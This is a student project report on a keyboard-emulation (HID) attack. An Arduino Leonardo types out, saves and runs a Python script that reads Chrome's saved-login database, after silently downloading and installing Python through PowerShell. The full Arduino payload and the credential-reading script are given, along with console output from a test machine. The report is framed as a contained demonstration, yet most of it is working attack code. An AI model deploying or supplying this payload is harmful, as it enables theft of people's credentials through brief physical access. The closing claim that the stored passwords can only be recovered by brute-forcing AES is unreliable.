Mini Project

Abir Mahato

Structure of the project

The Project basically has two main parts. Any microcontroller board based on the ATmega32u4 chipset and a python script. I have used an Arduino Leonardo for this project as it has the capability to emulate HID (human interface devices) without the need of re-flashing firmware, one can use an Arduino pro micro as well as it has the same chipset. The microcontroller (Arduino in this case) is programmed to simulate a keyboard and instructed to register keystrokes to interact with the Windows operating system. While the python script is responsible for retrieving passwords from the Chrome Browser. At the heart of this project is the Arduino board who is responsible for executing all the tasks. It itself writes the python script into notepad and saves it into python format then itself using the cmd only downloads and install python on the system. after the python interpreter has been installed the Arduino calls the python script on the system and runs it. The script retrieves the user names and passwords along with the sites they are used in and prints them in the cmd. The project leverages the Arduino's keyboard simulation capabilities and Python's scripting abilities to automate the password retrieval process.

Methodology

Basically the main code is the Arduino code. An Arduino code has two parts, setup and loop. WE have no work in the loop section as we only want this to run once. All of our code is in the setup part which only runs once. There first for development and further enhancement purposes we include a section of code which enables us to connect the device into our own computer without triggering the sequence. If we connect the 3rd digital pin to any of the ground pins the Arduino wont execute its payload and we can edit its code as required. The purpose of the project was to automate cybersecurity exercises and demonstrate how HID attacks using python malwares are executed. The project began with research on how to interact with the Windows operating system using an Arduino controller. I explored the Keyboard library for Arduino and learned how to simulate keyboard inputs. Next, I researched how to retrieve passwords from Chrome using Python and discovered the sqlite3 library. I designed the project to consist of two stages: first, the Arduino controller would write and save the Python script, and then it would download and install Python on the system. After Python was installed, the Arduino controller would run the Python script to extract the passwords. I tested the project by simulating the keyboard inputs on a Windows system on my laptop as a virtual machine so that the consequences are contained in a virtual environment. Verifying that the Python script was written, saved, and executed correctly, I also tested the password retrieval functionality by checking the output of the Python script.

Algorithm

Initialize the Arduino controller and simulate keyboard inputs to open Notepad.

Write the Python script into Notepad using keyboard simulation.

Save the Python script as a file.

Download the Python installer using the Windows Run dialog.

Install Python silently using the installer.

Run the Python script using the command prompt.

The Python script retrieves passwords from Chrome using sqlite3 and prints them to the console.

The Arduino controller uses a combination of keyboard simulation and delay functions to interact with the Windows operating system and execute the necessary commands. The Python script uses the sqlite3 library to query the Chrome password database and extract the passwords.

The Arduino code only has one library, the Keyboard library. The functions used are very simple and self-explanatory, print, press, release. The print function types out strings as a whole while println would've added a new line while doing so. Press is just pressing a specified button. Release is used when you want to press combinations of keys for shortcuts. Release basically exits pressing the keys so that a new string can be written.

The Python script consists of basic file indexing and sql queries to extract out what is required. Two libraries used, OS and sqlite3. The os library finds the required or specified file path in the operating system and we store it in variable to be used later. The sqlite3 library connects to the database whose path we mention using os library and then using simple query we extract the data required. Then we close the sql connection to the database.

Code

Below is the Arduino code which gets flashed to the microcontroller and enables the device to emulate the keyboard. The function of this code is to automatically create the script on the target computer without the need of human interference. This signifies how vulnerable computers are against such attacks where only the physical access to the ports are required.

```
#include <Keyboard.h>
```

```
void setup() {

 pinMode(3, INPUT_PULLUP);
 if (digitalRead(3) == LOW) {
   while (1);
 }

 // Initialize the Keyboard
 Keyboard.begin();

 delay(500); // DELAY 500

 // ALT+F4
 Keyboard.press(KEY_LEFT_ALT);
 Keyboard.press('F4');
 delay(100);
 Keyboard.releaseAll();

 delay(500); // DELAY 500

 // GUI+R (Windows Key + R)
 Keyboard.press(KEY_LEFT_GUI);
 Keyboard.press('r');
 delay(100);
 Keyboard.releaseAll();

 delay(500); // Wait for the run dialog to appear

 // Open notepad
 Keyboard.print("notepad");
 Keyboard.press(KEY_RETURN); // Press Enter
 delay(100);
 Keyboard.releaseAll();

 delay(500); // Wait for Notepad to open

 // Type the Python script content into Notepad
 Keyboard.print("import os");
```

```
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.print("import sqlite3");
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.print("# Path to the Chrome password database");
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.print("chrome_path = os.environ['LOCALAPPDATA'] + '\\Google\\Chrome\\User Data\\Default\\'");
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.print("chrome_db = chrome_path + 'Login Data'");
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.print("print(\"Path to the Chrome password database:\", chrome_db)");
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.print("# Open the Chrome password database");
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.print("conn = sqlite3.connect(chrome_db)");
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.print("cursor = conn.cursor()");
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.print("print(\"Opened the Chrome password database\")");
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
```

```
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.print("# Query the passwords table");
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.print("cursor.execute('SELECT origin_url, username_value, password_value FROM logins')");
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.print("print(\"Executed the SQL query\")");
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.print("# Print out the extracted passwords");
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.print("for row in cursor.fetchall():");
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.print("    print('URL:', row[0])");
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.print("    print('Username:', row[1])");
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.print("    print('Password:', row[2])");
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.print("    print('')");
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.print("# Close the database connection");
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.print("conn.close()");
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
Keyboard.print("print(\"Closed the database connection\")");
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();

delay(500); // Wait for the script to be written

// Save the file as get_chrome_passwords.py
Keyboard.press(KEY_LEFT_CTRL);
Keyboard.press('s');
delay(100);
Keyboard.releaseAll();
delay(500); // Wait for Save As dialog to open

// Type the filename
Keyboard.print("get_chrome_passwords.py");
Keyboard.press(KEY_RETURN);
delay(100);
Keyboard.releaseAll();

delay(1000); // Wait for the file to save

// Close Notepad
Keyboard.press(KEY_LEFT_ALT);
Keyboard.press('F4');
delay(100);
Keyboard.releaseAll();

delay(500); // DELAY 500

// GUI+R (Windows Key + R)
Keyboard.press(KEY_LEFT_GUI);
Keyboard.press('r');
delay(100);
```


```
  Keyboard.releaseAll();

  delay(500); // Wait for the run dialog to appear

  // Type the command to download the Python installer
  Keyboard.print("cmd");
  Keyboard.press(KEY_RETURN);
  delay(200);
  Keyboard.print("powershell -Command \"Invoke-WebRequest -Uri 'https://www.python.org/ftp/python/3.9.2/python-3.9.2-amd64.exe' -OutFile 'python-installer.exe'\"");
  Keyboard.press(KEY_RETURN); // Press Enter
  delay(100);
  Keyboard.releaseAll();

  delay(300000); // Wait for the command prompt to process the command

  // Type the command to run the Python installer silently
  Keyboard.print("python-installer.exe /quiet AddPythonToEnvironment=1 InstallLaunchFolder=0 PrependPath=1 Include_test=0");
  Keyboard.press(KEY_RETURN); // Press Enter
  delay(100);
  Keyboard.releaseAll();

  delay(300000); // DELAY to wait for the installation to complete

  // Type the command to execute the script that gets Chrome passwords
  Keyboard.print("python get_chrome_passwords.py");
  Keyboard.press(KEY_RETURN); // Press Enter
  delay(100);
  Keyboard.releaseAll();
}

void loop() {
  // Do nothing here as this script only needs to be ran once
}
```

The code below is the actual script which is run to retrieve the passwords.


```python
import os
import sqlite3

# Path to the Chrome password database
chrome_path = os.environ['LOCALAPPDATA'] + '\\Google\\Chrome\\User Data\\Default\\'
chrome_db = chrome_path + 'Login Data'

print("Path to the Chrome password database:", chrome_db)

# Open the Chrome password database
conn = sqlite3.connect(chrome_db)
cursor = conn.cursor()

print("Opened the Chrome password database")

# Query the passwords table
cursor.execute('SELECT origin_url, username_value, password_value FROM logins')

print("Executed the SQL query")

# Print out the extracted passwords
for row in cursor.fetchall():
    print('URL:', row[0])
    print('Username:', row[1])
    print('Password:', row[2])
    print('')

# Close the database connection
conn.close()

print("Closed the database connection")

```

The script aims at the login data file saved in the local computer which has the login details of the saved passwords for the user logged in. It uses SQL to locate the required lines and extracts them. There is a database namely the chrome database where the actual chrome saved passwords are saved. Using the SQLlite library we fetch data regarding the origin url, username and password value from logins. A for loop is used to print every detail in separate lines for easier viewing.

Some snippets of the process are inserted below. First image is the cmd downloading python from official website to install in case the target computer does not have python installed to run a python extension file. While the second image is an example of how the retrieved data is displayed on the console itself.



```
User Name:      IEUser
Password:       Passw0rd!

C:\Windows\system32\cmd.exe - powershell  -Command "Invoke-WebRequest -Uri 'https://www.python.org/ftp/python/3.9.2/python...
icrosoft Windows [Version 10.0.17763.1935]
c) 2018 Microsoft Corporation. All rights reserved.

Writing web request
    Writing request stream... (Number of bytes written: 3479988)

At line:1 char:1
+ Invoke-WebRequest -Uri 'https://www.python.org/ftp/python/3.9.2/pytho ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebReq
   eption
    + FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequest

C:\Users\IEUser>powershell -Command "Invoke-WebRequest -Uri 'https://www.python.org/ftp/python/3.9.2/pytho
exe' -OutFile 'python-installer.exe'"
Invoke-WebRequest : The remote name could not be resolved: 'www.python.org'
At line:1 char:1
+ Invoke-WebRequest -Uri 'https://www.python.org/ftp/python/3.9.2/pytho ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebReques
   eption
    + FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCo

C:\Users\IEUser>powershell -Command "Invoke-WebRequest -Uri 'https://www.python.org/ftp/python/3.9.2/python-3
exe' -OutFile 'python-installer.exe'"

Host Name:      MSEDGEWIN10
IE Version:     11.1790.17763.0
OS Version:     Windows 10
```



```
Host Name:      MSEDGEWIN10
IE Version:     11.1790.17763.0
OS Version:     Windows 10

Command Prompt
Closed the database connection

C:\Users\IEUser\Desktop>python pwd.py
Path to the Chrome password database: C:\Users\IEUser\AppData\Local\Google\Chrome\User Data\Default\Login Data
Opened the Chrome password database
Executed the SQL query
URL: https://tisse.edu/
Username: LMRF
Password: b'v10\xb8Y\xdb\x8d\xb6\xdd\n\xff\xcb:\xce\xf4;_\x15D\x84le;\x92\xe4\xe6$\x151\xb1\xf3[\xc1\xe4w\xc7\x0b\xea\x1
bt\xb6\xd9\x0e\xfcU'

URL: https://smstiss.edu/
Username: PVC@TISS
Password: b'v10\xa2b\x9fQk\x03\xbf\xdcP\x9d\xb0\xa2X~\xe6\xc6\x83*\xf3\x97?\x9c\x85\xefI\xdb#\xe6j/\x13\x10{J\tE\xf8'

Closed the database connection

C:\Users\IEUser\Desktop>

Host Name:      MSEDGEWIN10
IE Version:     11.1790.17763.0
OS Version:     Windows 10
Service Pack:   No service pack
```

A peculiar thing that can be noticed in the last image is that the passwords are encrypted and hence gibberish and of no use. That is not any error but actually a security measure, to protect passwords from such HID attacks. This gibberish has its own key to decrypt but that shall need heavy brute forcing attacks and will take very long time even for a simple password and hence renders the attack useless unless some specifics are known.

To determine the encryption key used to produce the given hexadecimal ciphertext “763130a7cfc3aea76a59e73ba4582edefbdb43338f052dc3ce3753b9d180d68a66040fa541” from the plaintext 'dexdex', it's crucial to understand the encryption algorithm and mode used. Given just the plaintext and the ciphertext without knowing the encryption method and mode, it's impossible to directly determine the key. However, if we assume it’s a symmetric encryption algorithm (like AES) and the mode of operation, we could theoretically try all possible keys (brute-force) if the key space is small. In practice, this is not feasible for secure encryption algorithms because the key space is large (e.g., AES-128 has 2^128 possible keys).Though a easier way exists and hackers use that extensively but that cannot be demonstrated as it is deemed illegal and unethical to perform. Also it requires very intricate knowledge of how Windows is written in its parent language C and C++. Also privilege escalation is required to index files which are otherwise hidden in a normal view.